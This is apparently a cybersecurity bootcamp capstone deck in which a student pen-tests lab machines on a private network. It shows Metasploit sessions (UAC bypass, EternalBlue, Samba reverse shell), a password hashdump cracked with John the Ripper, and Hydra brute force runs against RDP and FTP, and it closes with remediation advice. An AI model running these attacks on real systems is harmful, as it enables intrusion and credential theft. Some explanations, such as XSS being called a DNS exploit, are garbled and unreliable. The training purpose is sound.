

Capstone Project



By: Leah Lee

Professional Summary

LinkedIn: [linkedin.com/in/leah-lee-561b34284](https://www.linkedin.com/in/leah-lee-561b34284)

Github: <https://github.com/Leahjlee>

Resume: [Leah Lee Resume 2024 Cybersecurity.pdf](#)




In preparation for my future in cybersecurity, I additionally have completed the CompTIA Security+ course and am awaiting to test for that certification.

For over the past 15 years I have been an Accounts Receivable Specialist, then within the last 5 years earned my Insurance License and Mortgage License.

I am eager and excited to secure a challenging position in a reputable organization, to expand my learnings, knowledge and skills. I would like to make a significant contribution to the success of the company, while incorporating honesty, integrity and kindness.

Personal Summary

I am a Mom of two girls,
my 12 year old daughter
and sweet little frenchie.



I have to give my daughter credit for
being extremely patient and
understanding with me during this boot
camp!

We are excited to see what the future holds!

Project Problem Statement

In this Capstone Project, TechNest LLC.'s cybersecurity consultant (me) must assess the vulnerability of it's customer, Zero Bank.

I will perform a systematic review of Zero Bank's security. I will evaluate if the system is susceptible to any known vulnerabilities, assign severity threat levels to those vulnerabilities, and recommend remediations.

Approach

My approach will be to:

Initially scan the system, identify any vulnerabilities, try to exploit the weaknesses, report my findings and suggest remediations for my findings.

System Identifying Information:

- ❖ Pen Tester's Kali Linux's IP: 192.168.57.10
- ❖ Victim Windows PC IP: 192.168.57.20
- ❖ Application Server IP: 192.168.57.30
- ❖ <http://192.168.57.30/dvwa>
- ❖ <http://192.168.57.30/mutillidae>

Scope:

- Identifying and exploiting the target system, executing privilege escalation and session persistence using malware.
- Identifying and exploiting the FTP Services.
- Identifying Cross-site scripting (XSS) and Directory Traversal vulnerabilities
- Identifying and exploiting SQL Injection vulnerabilities

Additional Requirements:

- I. Eternal Blue Exploit
- II. Get a password Hashdump
- III. Execute session persistence to maintain the meterpreter access, even after victim reboots, showing next session starting after reboot.

NMAP Scan

NMAP scan shows open ports:

- Port 22- SSH (Secure Shell)

SSH is used for secure remote access to a computer or server.

- Port 53- DNS (Domain Name System)

DNS is essential for the internet. It converts read-able domain names to corresponding IP addresses.

```
root@attacker: ~  
File Actions Edit View Help  
(root@attacker) [~]  
# nmap -sn 192.168.57.0/24  
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-11 12:28 EST  
Nmap scan report for 192.168.57.20  
Host is up (0.00022s latency).  
MAC Address: 00:50:56:8E:46:3A (VMware)  
Nmap scan report for 192.168.57.30  
Host is up (0.00021s latency).  
MAC Address: 00:50:56:8E:C3:F1 (VMware)  
Nmap scan report for 192.168.57.40  
Host is up (0.00019s latency).  
MAC Address: 00:50:56:8E:54:97 (VMware)  
Nmap scan report for 192.168.57.250  
Host is up (0.00026s latency).  
MAC Address: 00:50:56:8E:EB:15 (VMware)  
Nmap scan report for 192.168.57.254  
Host is up (0.00022s latency).  
MAC Address: 00:50:56:8E:8B:8A (VMware)  
Nmap scan report for 192.168.57.10  
Host is up.  
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.95 seconds  
  
(root@attacker) [~]  
# nmap -sV -p 22 scanme.nmap.org  
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-11 12:29 EST  
Nmap scan report for scanme.nmap.org (45.33.32.156)  
Host is up (0.072s latency).  
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f  
  
PORT      STATE SERVICE  
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 0.89 seconds
```

```
(root@attacker) [~]  
# nmap -sU -p 53 8.8.8.8  
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-11 12:36 EST  
Nmap scan report for dns.google (8.8.8.8)  
Host is up (0.0051s latency).  
  
PORT      STATE SERVICE  
53/udp    open  domain  
  
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds  
  
(root@attacker) [~]  
#
```


openVAS Vulnerability Scan

The openVAS scan results revealed, numerous threats!

-High 19

-Medium 32

-Low 5



openVAS...

High Vulnerabilities:

- OS End of Life-
 - System will no longer receive updates
- Multiple remote code executions-
 - attacker remotely executed malicious code
- Server Insecure Default Configuration-
 - OWASP Top 10 security risk, with remote code execution vulnerability
- XSS Command Execution
 - Web security vulnerability
- Backdoor- Ingreslock:
 - System should be taken off-line and scanned to stop any immediate threats
- Brute Force Login & PostgreSQL weak password
 - Both need to strengthen credentials
- Authentication Spoofing
 - Malicious payloads could be injected in web application that later is mis-represented as legitimate

Greenbone Security Assistant - R x +

Not secure | <https://192.168.57.40/report/7352654d-7fd7-4bb3-bbe4-a0df47533b7b>

To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7. [Learn more](#) x

Greenbone Security Manager

Dashboards Scans Assets Resilience SecInfo Configuration Administration Help

Filter

RepoThu, Jan 11, 2024
rt: 5:53 PM UTC

7352654d-7fd7-4bb3-bbe4-a0df47533b7b Done Thu, Jan 11, 2024 5:53 PM UTC Thu, Jan 11, 2024 6:52 PM UTC Owner: student

Information Results (56 of 418) Hosts (1 of 1) Ports (15 of 22) Applications (12 of 12) Operating Systems (1 of 1) CVEs (26 of 26) Closed CVEs (0 of 0) TLS Certificates (2 of 2) Error Messages (1 of 1) User Tags (0)

1 - 56 of 56

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
OS End of Life Detection	10.0 (High)	80 %	192.168.57.30		general/tcp	Thu, Jan 11, 2024 6:19 PM UTC
Twiki XSS and Command Execution Vulnerabilities	10.0 (High)	80 %	192.168.57.30		80/tcp	Thu, Jan 11, 2024 6:24 PM UTC
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99 %	192.168.57.30		8787/tcp	Thu, Jan 11, 2024 6:31 PM UTC
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	10.0 (High)	95 %	192.168.57.30		1099/tcp	Thu, Jan 11, 2024 6:32 PM UTC
Possible Backdoor: Ingreslock	10.0 (High)	99 %	192.168.57.30		1524/tcp	Thu, Jan 11, 2024 6:33 PM UTC
The rexec service is running	10.0 (High)	80 %	192.168.57.30		512/tcp	Thu, Jan 11, 2024 6:23 PM UTC
Apache Tomcat AJP RCE Vulnerability (Ghostcat)	9.8 (High)	99 %	192.168.57.30		8009/tcp	Thu, Jan 11, 2024 6:35 PM UTC
DistCC Remote Code Execution Vulnerability	9.3 (High)	99 %	192.168.57.30		3632/tcp	Thu, Jan 11, 2024 6:31 PM UTC
PostgreSQL weak password	9.0 (High)	99 %	192.168.57.30		5432/tcp	Thu, Jan 11, 2024 6:30 PM UTC
VNC Brute Force Login	9.0 (High)	95 %	192.168.57.30		5900/tcp	Thu, Jan 11, 2024 6:24 PM UTC
UnrealIRCd Authentication Spoofing Vulnerability	8.1 (High)	80 %	192.168.57.30		6697/tcp	Thu, Jan 11, 2024 6:16 PM UTC

Greenbone Security Manager (GSM) Copyright (C) 2009-2021 by Greenbone Networks GmbH

SMB Exploit

Eternal Blue

I performed the exploit through the use of escalating privileges, & exploit/multi/handler

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.57.10
LHOST => 192.168.57.10
msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.57.10:4445
[*] Sending stage (175686 bytes) to 192.168.57.30
[*] Meterpreter session 1 opened (192.168.57.10:4445 => 192.168.57.30:49164) at 2024-01-18 15:31:18 -0500

meterpreter > getuid
Server username: win7-64\student
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show sessions

Active sessions

Id  Name  Type  Information  Connection
--  --
1   meterpreter x86/windows  win7-64\student @ WIN7-64  192.168.57.10:4445 => 192.168.57.30:49164 (192.168.57.30)

msf6 exploit(windows/local/bypassuac) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.57.10:4444
[*] UAC is Enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 38882 bytes long being uploaded..
[*] Sending stage (175686 bytes) to 192.168.57.30
[*] Meterpreter session 2 opened (192.168.57.10:4444 => 192.168.57.30:49165) at 2024-01-18 15:32:18 -0500

meterpreter > getuid
Server username: win7-64\student
meterpreter > getsystem
...SST System via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
NT AUTHORITY\SYSTEM
meterpreter > |
```

- I escalated privileges in the msfConsole. Connecting to the application server IP: 192.168.57.30 from my Pen Tester Kali IP: 192.168.57.10.

- Through the backdoor I was able perform the exploit Eternal Blue, exploiting the Victim PC IP: 192.168.157.20.

```
msf6 > exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name      Current Setting  Required  Description
--      -
RHOSTS    445              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The target port (TCP)
SMBDomain no               no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass   no               no        (Optional) The password for the specified username
SMBUser   no               no        (Optional) The username to authenticate as
VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.57.10   yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.57.20
RHOSTS => 192.168.57.20
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

SMB Exploit

SAMBA

I performed the exploit through the use of escalating privileges & exploit/multi/handler

- I escalated privileges in the msfConsole. Connecting to the application server IP: 192.168.57.30 from my Pen Tester Kali IP: 192.168.57.10.
- Through the backdoor I was able perform the exploit SAMBA, exploiting the Victim PC IP: 192.168.157.20.

```
root@attacker: ~  
File Actions Edit View Help  
LHOST 192.168.57.10 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
  
Exploit target:  
Id Name  
--  
0 Automatic  
  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.57.20  
RHOSTS => 192.168.57.20  
msf6 exploit(multi/samba/usermap_script) > show options  
Module options (exploit/multi/samba/usermap_script):  


| Name    | Current Setting | Required | Description                                                                    |
|---------|-----------------|----------|--------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                       |
| CPORT   |                 | no       | The local client port                                                          |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                   |
| RHOSTS  | 192.168.57.20   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html |
| RPORT   | 139             | yes      | The target port (TCP)                                                          |

  
Payload options (cmd/unix/reverse_netcat):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.57.10   | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  
Id Name  
--  
0 Automatic  
  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/samba/usermap_script) > exploit  
[*] Started reverse TCP handler on 192.168.57.10:4444  
[*] Command shell session 1 opened (192.168.57.10:4444 -> 192.168.57.20:46476) at 2024-01-18 10:55:19 -0500
```

```
msf6 exploit(multi/samba/usermap_script) > exploit  
[*] Started reverse TCP handler on 192.168.57.10:4444  
[*] Command shell session 1 opened (192.168.57.10:4444 -> 192.168.57.20:46476) at 2024-01-18 10:55:19 -0500  
  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
vmlinuz  
...
```

Password Hashdump/ John the Ripper

With escalated privileges, I was able to connect to the application server IP: 192.168.57.30 from my Pen Tester Kali IP: 192.168.57.10. After a connection was established, I was able to perform the hashdump.

Then I used John the Ripper to crack the passwords.

```
root@attacker: ~  
File Actions Edit View Help  
Id Name Type Information Connection  
-- --  
1 meterpreter x86/windows win7-64\student @ WIN7-64 192.168.57.10:4444 -> 192.168.57.30:49160 (192.168.57.30)  
  
msf6 exploit(windows/local/bypassuac) > set SESSION 1  
SESSION => 1  
msf6 exploit(windows/local/bypassuac) > exploit  
  
[*] Started reverse TCP handler on 192.168.57.10:4444  
[*] UAC is Enabled, checking level...  
[*] UAC is set to Default  
[*] BypassUAC can bypass this setting, continuing...  
[*] Part of Administrators group! Continuing...  
[*] Uploaded the agent to the filesystem...  
[*] Uploading the bypass UAC executable to the filesystem...  
[*] Meterpreter stager executable 73802 bytes long being uploaded..  
[*] Sending stage (175666 bytes) to 192.168.57.30  
[*] Meterpreter session 2 opened (192.168.57.10:4444 -> 192.168.57.30:49165) at 2024-01-19 08:40:16 -0500  
  
meterpreter > getuid  
Server username: win7-64\student  
meterpreter > getsystem  
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > hashdump  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 :::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
student:1000:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 :::  
meterpreter > background  
[*] Backgrounding session 2...  
msf6 exploit(windows/local/bypassuac) > use post/windows/gather/hashdump  
msf6 post(windows/gather/hashdump) > show options  
  
Module options (post/windows/gather/hashdump):  


| Name    | Current Setting | Required | Description                       |
|---------|-----------------|----------|-----------------------------------|
| SESSION |                 | yes      | The session to run this module on |

  
View the full module info with the info, or info -d command.  
  
msf6 post(windows/gather/hashdump) > set SESSION 1  
SESSION => 1  
msf6 post(windows/gather/hashdump) > run  
  
[*] Obtaining the boot key...  
[*] Calculating the hboot key using SYSKEY 7e9663d83fb2c1285352f6b9beabab9...  
[*] Meterpreter Exception: Rex::Post::Meterpreter::RequestError stdapi_registry_open_key: Operation failed: Access is denied.  
[*] This script requires the use of a SYSTEM user context (hint: migrate into service process)  
[*] Post module execution completed  
msf6 post(windows/gather/hashdump) >
```

```
root@attacker: ~  
File Actions Edit View Help  
root@attacker:~  
ls  
Desktop Documents Downloads hash.txt Music Pictures Public Templates Videos volatility3  
  
root@attacker:~  
cat hash.txt  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 :::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
student:1000:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 :::  
  
root@attacker:~  
john hash.txt  
Created directory: /root/.john  
Warning: detected hash type "LM", but the string is also recognized as "NT"  
Use the "-format=NT" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Using default target encoding: CP850  
Loaded 3 password hashes with no different salts (LM [DES 128/128 AVX])  
Warning: poor OpenMP scalability for this hash type, consider --fork=4  
Will run 4 OpenMP threads  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
(student)  
(Guest)  
(Administrator)  
3g 0:00:00:00 DONE 2/3 (2024-01-19 10:57) 150.0g/s 1269Kp/s 1269Kc/s 3809KC/s 123456..CYRAN09  
Use the "--show --format=LM" options to display all of the cracked passwords reliably  
Session completed.  
  
root@attacker:~  
john --show --format=LM hash.txt  
Administrator::500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 :::  
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
student::1000:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 :::  
  
3 password hashes cracked, 0 left  
  
root@attacker:~  
john --format=LM --show hash.txt  
Administrator::500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 :::  
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
student::1000:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 :::  
  
3 password hashes cracked, 0 left  
  
root@attacker:~
```


Hydra- Brute Force Password Attack

```
GNU nano 7.2
123@test
sample
P@ssw0rd
wrong
sprint123
test123
```

```
root@attacker: ~
File Actions Edit View Help
(root@attacker)-[~]
# nano possible_passwords.txt possible_passwords.txt
(root@attacker)-[~]
# nano password_dump.txt
(root@attacker)-[~]
# cp password_dump.txt possible_passwords-copy.txt
(root@attacker)-[~]
# md5sum password_dump.txt
995612c06af1638935082757f6bee174 password_dump.txt
(root@attacker)-[~]
```

In the process of learning how to execute “John the ripper,” I also performed a brute force password attack with the hydra command.

```
root@attacker: ~
File Actions Edit View Help
(root@attacker)-[~]
# echo "possible_passwords" >password_dump.txt
(root@attacker)-[~]
# cat password_dump.txt
possible_passwords
(root@attacker)-[~]
# openssl dgst -md5 -hmac possible_passwords possible_passwords.txt
HMAC-MD5(possible_passwords.txt)= 1d5ab60c23ecd09cb3deb554b278a871
```

I used the hydra command and executed a Brute Force attack extracting passwords from the Victim PC IP: 192.168.57.20

```
(root@attacker)-[~]
# hydra -l Administrator -P possible_passwords.txt rdp://192.168.57.20
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-18 21:37:19
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between con
nection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 7 login tries (1:1/p:7), ~2 tries per task
[DATA] attacking rdp://192.168.57.20:3389/
[3389][rdp] account on 192.168.57.20 might be valid but account not active for remote desktop: login: Administrator password: sample, continuing attacking
he account.
[3389][rdp] account on 192.168.57.20 might be valid but account not active for remote desktop: login: Administrator password: wrong, continuing attacking t
he account.
[3389][rdp] account on 192.168.57.20 might be valid but account not active for remote desktop: login: Administrator password: P@ssw0rd, continuing attackin
g the account.
[3389][rdp] account on 192.168.57.20 might be valid but account not active for remote desktop: login: Administrator password: 123@test, continuing attackin
g the account.
[3389][rdp] account on 192.168.57.20 might be valid but account not active for remote desktop: login: Administrator password: test123, continuing attacking
the account.
[3389][rdp] account on 192.168.57.20 might be valid but account not active for remote desktop: login: Administrator password: sprint123, continuing attacki
ng the account.
[3389][rdp] account on 192.168.57.20 might be valid but account not active for remote desktop: login: Administrator password: , continuing attacking the ac
count.
```


Brute Force Attack

With the hydra command I was able to perform a Brute Force Attack on the victim PC. IP: 192.168.57.20. I was able to obtain the user login and password.

Hydra uses a dictionary of probable passwords and performs the attack using the wordlist file.

Recommendations:

- Use strong, unique and unpredictable passwords, and change them regularly.
- Limit login attempts
- Use two-factor authentication 2FA
- Hide or change the default names of admin and customer login pages.
- FTP is port 21 and very vulnerable! Replace FTP with SFTP (Secure File Transfer Protocol)
- Uses SSH



```
QEMU (Attacker) - TightVNC Viewer
student@kali: ~
File Actions Edit View Help
(student@kali)-[~]
$ hydra -l admin -P /usr/share/wordlists/fasttrack.txt ftp://192.168.57.20
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-14 18:11:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking ftp://192.168.57.20:21/
[21][ftp] host: 192.168.57.20 login: admin password: password123
ftp admin! or 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-14 18:11:49

(student@kali)-[~]
$ ftp admin@192.168.57.20
Connected to 192.168.57.20.
220 MikroTik FTP server (MikroTik 7.1) ready
331 Password required for admin
Password:
230 User admin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||59805|)
150 Opening data connection
drwxrwx--- 2 root root 4096 Jul 17 16:28 skins
226 Transfer complete
ftp> cd
(remote-directory) █
```


Cross Site Scripting Attack (XSS)

I performed a XSS attack using **DVWA**: <http://192.168.57.30>.

I was able to inject malicious script into the client side of a web application.

XSS is a mixture of a DNS exploit. It is executed by victims and lets the attackers bypass controls and impersonate the user. DNS translates domain names to IP addresses. It is not directly related to XSS but can be used in conjunction.

XSS attacks are developed to redirect non-users to a non-legitimate website to extract information, attacking the end-user.

